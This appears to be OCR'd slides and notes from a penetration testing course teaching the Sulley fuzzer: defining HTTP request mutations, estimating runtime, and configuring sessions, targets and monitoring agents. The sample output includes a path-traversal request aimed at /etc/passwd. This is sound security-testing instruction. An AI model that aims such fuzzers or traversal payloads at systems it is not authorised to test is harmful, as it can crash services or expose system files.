
```
SLEEP_TIME=0.1

if s_block_start("main"):
  s_string("GET /index.html")
  s_static(" HTTP/")
  s_string("1.1")
  s_static("\r\n")
s_block_end("main")

print "Total mutations: " +
  str(s_num_mutations()) + "\n"

print "Minimum time for execution: " +
  str(round(((s_num_mutations() *
  SLEEP_TIME)/3600),2)) + " hours."
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

HTTP GET Request – Estimating Runtime

Another way to take advantage of s_num_mutations() is to calculate the estimated runtime for the fuzzer. Sulley allows us to specify a minimum wait time between the delivery of test cases which we can multiply by the number of mutations to generate an estimated minimum runtime. In the example on this slide, we've defined a variable known as SLEEP_TIME as 0.1 seconds. Multiply this value by the result of s_num_mutations() and dividing by 3600 will provide a runtime estimate in hours for the user.

Note that Sulley could finish with the test cases before the identified minimum runtime, as Sulley will skip any specified primitives once it is able to reliably use a mutation to crash the target system. As a simple estimate however, this technique can be useful for knowing when to check back with the fuzzer to see if it has completed.



HTTP GET Request Displaying Mutations

- s_render()
  - Returns current mutation
- s_mutate()
  - Generates the next mutation
- Combine with total mutation count and a loop to display all
- ASCII dump or convert to hex format


```
print "Total mutations: " +
  str(s_num_mutations()) + "\n"

print "Press CTRL/C to cancel in ",
for i in range(3):
  print str(3 - i) + " ",
  sys.stdout.flush()
  time.sleep(1)

print "ASCII mutation output:"
while s_mutate():
  print s_render()
```

```
print "Hex dump mutation output:"
while s_mutate():
  print s_hex_dump(s_render())
```

HTTP GET Request – Displaying Mutations

When developing the fuzzer, it can be helpful to have Sulley show you exactly the mutations it will be generating. To achieve this goal, we can use the s_mutate() function to cause Sulley to step to the next mutation. The accompanying s_render() function will return a Python string of the mutation content that we can print to the screen. Since s_mutate() will return true until the last mutation has been reached, we can wrap the s_mutate() function in a while loop, as shown on this slide in the top example.

If your target protocol is not ASCII-based, you can wrap the s_render() output in the s_hex_dump() function (shown on this slide at bottom) to provide a standard hexadecimal and ASCII representation similar to the output provided by the tcpdump tool.



HTTP GET Request Completed Script


```
$ python http.py
Mutations: 18655
Press CTRL/C to cancel in  5  4  3  2  1
Data:

0000: 47 45 54 20 2f 69 6e 64 65 78 2e 68 74 6d 6c 20  GET /index.html
0010: 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20  HTTP/1.1..Host:
0020: 77 77 77 2e 73 61 6e 73 2e 65 64 75 0d 0a 0d 0a  www.sans.edu....

0000: 50 4f 53 54 20 2f 69 6e 64 65 78 2e 68 74 6d 6c  POST /index.html
0010: 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a   HTTP/1.1..Host:
0020: 20 77 77 77 2e 73 61 6e 73 2e 65 64 75 0d 0a 0d   www.sans.edu...
0030: 0a                                                .

<omitted for space>
0000: 47 45 54 20 2f 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e  GET //../../../.
0010: 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e  ./../../../../..
0020: 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 65 74 63 2f 70 61  /../../../etc/pa
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

HTTP GET Request – Completed Script

This slide presents the completed HTTP GET script. Note that this script does not attempt to deliver the content to the target, it will only print the mutations to the screen. In the next session we'll examine Sulley's session building capabilities where it will deliver the mutations to one or more identified targets.

```
#!/usr/bin/env python
from sulley import *
import sys
import time

s_initialize("HTTP")
s_group("http-verbs", values = [ "GET", "POST", "HEAD", "TRACE", "OPTIONS"
])

# VERB /index.html HTTP/1.1\r\n
if s_block_start("main", group="http-verbs"):
        s_delim(" ")
        s_static("/")
        s_string("index.html")
        s_delim(" ")
        s_static("HTTP")
        s_delim("/")
        s_byte(1, format="string")
        s_delim(".")
        s_byte(1, format="string")
        s_static("\r\n")

        # Host: www.sans.edu
        if s_block_start("http-host"):
                s_string("Host")
                s_delim(":")
                s_delim(" ")
                s_string("www.sans.edu")
        s_block_end("http-host")
        s_repeat("http-host", min_reps=0, max_reps=100, step=10)

        # \r\n\r\n
        s_static("\r\n\r\n")

s_block_end("main")


print "Mutations: " + str(s_num_mutations())
print "Press CTRL/C to cancel in ",
for i in range(5):
        print str(5 - i) + " ",
        sys.stdout.flush()
        time.sleep(1)

print "\nData:"

while s_mutate():
  print s_hex_dump(s_render())
```




Sessions

- Allows you to identify fuzzer name created with s_initialize()
- Can join multiple fuzzers together
- Accepts one or more targets with control options
- Controls delivery over TCP, UDP or SSL
- Uses graph theory to fuzz each component

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Sessions

Sulley uses the concepts of sessions to take one or more fuzzers identified with the s_initialize() function, potentially combining their mutations together to target one or more systems. In the mutations delivery capability, Sulley can target a system over a TCP, UDP or SSL connection, using graph theory concepts to test each of the identified targets.



HTTP GET Request
Create a Session

- Object: sessions
- Instantiate session with desired options
  - session_filename: no default
  - sleep_time: def 1.0
  - log_level: def 2
  - proto: "tcp"
  - timeout: 5
  - crash_threshold: 3

```
SLEEP_TIME=0.5
s_initialize("HTTP")

s_static("GET")
s_delim(" ")
# ... omitted for space

mysess = sessions.session(
    session_filename="http.sess",
    sleep_time=SLEEP_TIME, timeout=10,
    crash_threshold=3)
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

HTTP GET Request – Create A Session

Sulley's sessions are instantiated as a new object with multiple options:

- session_filename: The session_filename parameter is used to identify a file that is used to keep track of Sulley's state. Interrupting and resuming Sulley is possible through the session file, which identifies the current mutation Sulley is delivering. There is no default for this option and it is mandatory for Sulley to instantiate the session object.
- sleep_time: The sleep_time parameter identifies a number of seconds specified in a float to wait between the delivery of each mutation. This has a default of 1 second to wait between each mutation. We can reduce this value to accelerate through the test cases, however, if we send data too rapidly we may not be effectively testing the target's handling capabilities. A value of 0.5 seconds is reasonable when the target is on a low-latency link without a significant amount of overhead.
- proto: Specifies the protocol to use for delivering the test cases, one of "tcp", "udp" or "ssl".
- timeout: Specify the number of seconds Sulley should wait before indicating that a host has become unresponsive from a test case. This has a default value of 5 seconds, which should only ever be increased to avoid generating a false-positive of a crashed target when the host is otherwise busy and unable to respond to the host connection test in a timely manner.
- crash_threshold: Specifies the number of crashes Sulley should observe from a given primitive before moving onto the next primitive. With a default value of 3, this is a reasonable value to retain. If you wish to have Sulley exhaustively test all of the mutations for a primitive regardless of the number of crashes generated, specify a large crash_threshold value, such as "1000000".

In the example on this slide, the session "mysess" is instantiated with the specified configuration options. We'll continue to use the "mysess" variable to specify the other configuration options that influence the test.



HTTP GET Request
Add Fuzzer to Session

- Add fuzzer to session using connect()
- Requires fuzzer name returned by s_get()
  - Name identified with s_initialize()
- Session graph accommodates multiple nodes

```
s_initialize("HTTP")

s_static("GET")
s_delim(" ")
# ... omitted for space

mysess = sessions.session(
    session_filename="http.sess",
    sleep_time=0.5, timeout=10,
    crash_threshold=3)

mysess.connect(s_get("HTTP"))

# Option: add multiple fuzzers to graph
# mysess.connect(s_get("FOO"),
#     s_get("BAR"))
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

HTTP GET Request – Add Fuzzer to Session

After instantiating the session we can add one or more fuzzers with the connect() method. The connect() method requires the name of the fuzzer as returned by the s_get() function.

In the example on this slide, we have used s_initialize() to create a fuzzer called "HTTP". When we add it to the session "mysess", we call the connect() method using s_get("HTTP") to return the fuzzer context. If you want to connect multiple fuzzers together, add additional arguments to the connect() method, as shown in the example below for the fuzzers "FOO", "BAR" and "BAZ":

```
mysess.connect(s_get("FOO"), s_get("BAR"), s_get("BAZ"))
```



HTTP GET Request Specify Targets

- Instantiate target with sessions.target()
  - Identify target IP address and port
- Packet capture agent: netmon
- Process analysis agent: procmon

```
mysess.connect(s_get("HTTP"))

fh = open("http.udg", "w+")
fh.write(sess.render_graph_udraw())
fh.close()

target = sessions.target("10.10.10.10",
  80)
target.netmon =
    pedrpc.client("10.10.10.10", 26001)
target.procmon =
    pedrpc.client("10.10.10.10", 26002)

target.procmon_options =  {
    "proc_name" : "lighttpd",
    "stop_commands" :
         ['net stop lighttpd'],
    "start_commands" :
         ['net start lighttpd'],
}
```


HTTP GET Request – Specify Targets

Once we have added the fuzzer to our session, we can create and add one or more targets identified by their IP address and port that will receive the data mutations. For each test target, instantiate an object using sessions.target(), specifying the IP address as a string and the target port as an integer, as shown in this slide.

Once the target is instantiated, we can configure Sulley helper functions for the target by setting the netmon and procmon members. The netmon member identifies the IP address and port of the Sulley "network_monitor.py" helper service used for capturing and saving the network activity, often running on the host generating or receiving the mutations, using a default port of 26001. The procmon member identifies the IP address and port of the Sulley "process_monitor.py" helper service used for tracing the execution of the target application running on the host receiving the mutations with a default port of 26002.

The target object also accepts configuration information for the process monitor functionality in the procmon_options member in the form of a Python dictionary. Sulley will examine the contents of the keys "proc_name" to identify the name of the executable to attach to, "stop_commands" as a command to execute to force the target to terminate execution and "start_commands" as a command to restart the target. Note that the stop_commands and start_commands values are Python arrays, allowing us to specify multiple values for starting and stopping the process which Sulley will execute in order.

We'll examine the Sulley helper functions for process and network monitoring in more detail later in this module.



HTTP GET Request
Add Targets, Fuzz!

- add_target()
- Add one or more instantiated targets to session
- Sulley will perform fuzzing in parallel
  - Limited by CPU of fuzzing host
- fuzz() starts the mutation delivery


```
target = sessions.target("10.10.10.10",
  80)
target.netmon =
    pedrpc.client("10.10.10.10", 26001)
target.procmon =
    pedrpc.client("10.10.10.10", 26002)

target.procmon_options = {
    "proc_name" : "lighttpd",
    "stop_commands" :
        ['net stop lighttpd'],
    "start_commands" :
        ['net start lighttpd'],
}

mysess.add_target(target)
mysess.fuzz()
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

HTTP GET Request – Add Targets, Fuzz!

Using our sessions.session() instantiation (created earlier) we can add the target instantiations with the add_target() method, specifying the name of the target variable. We can repeat this process for each of the target systems we are testing.

Finally, after adding all the targets, we can initiate the mutation, delivery and monitoring capabilities by running the fuzz() method of our sessions.session() object.



Session Agents

- Tools that run on the target to assist in fuzzing
- netmon: capture libpcap files for each mutation
- procmon: monitor process for faults, restarting as needed
- vmcontrol: start, stop, and reset guest; take, delete and restore snapshots
- Listen on ports defined for target

Session Agents


In the configuration of the targets we saw the configuration options to specify a netmon, procmon and vmcontrol listener. These agents consist of Python helper tools supplied with Sulley that often run on the target system.

netmon: captures and stored libpcap files for each mutation

procmon: monitors the target process for faults, restarting it as needed

vmcontrol: starts, stops and resets the guest OS; can also take, delete and restore snapshots

Each of the netmon, procmon and vmcontrol services communicate with the Sulley fuzzer over the custom RPC protocol "pedrpc" on an identified TCP port. We'll look at the two most popular tools next, netmon and procmon.



Netmon Agent

- Runs on the target or fuzzing system
  - Windows or Linux
- Stores pcap files for each mutation
  - Delivery of mutation, and response from target
- Serialized filenames correspond to mutation number
- Requires WinPcap/Libpcap, Impacket and pcapy on target
- Requires administrator/root privileges

Do not expose Netmon on a production host

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Netmon Agent

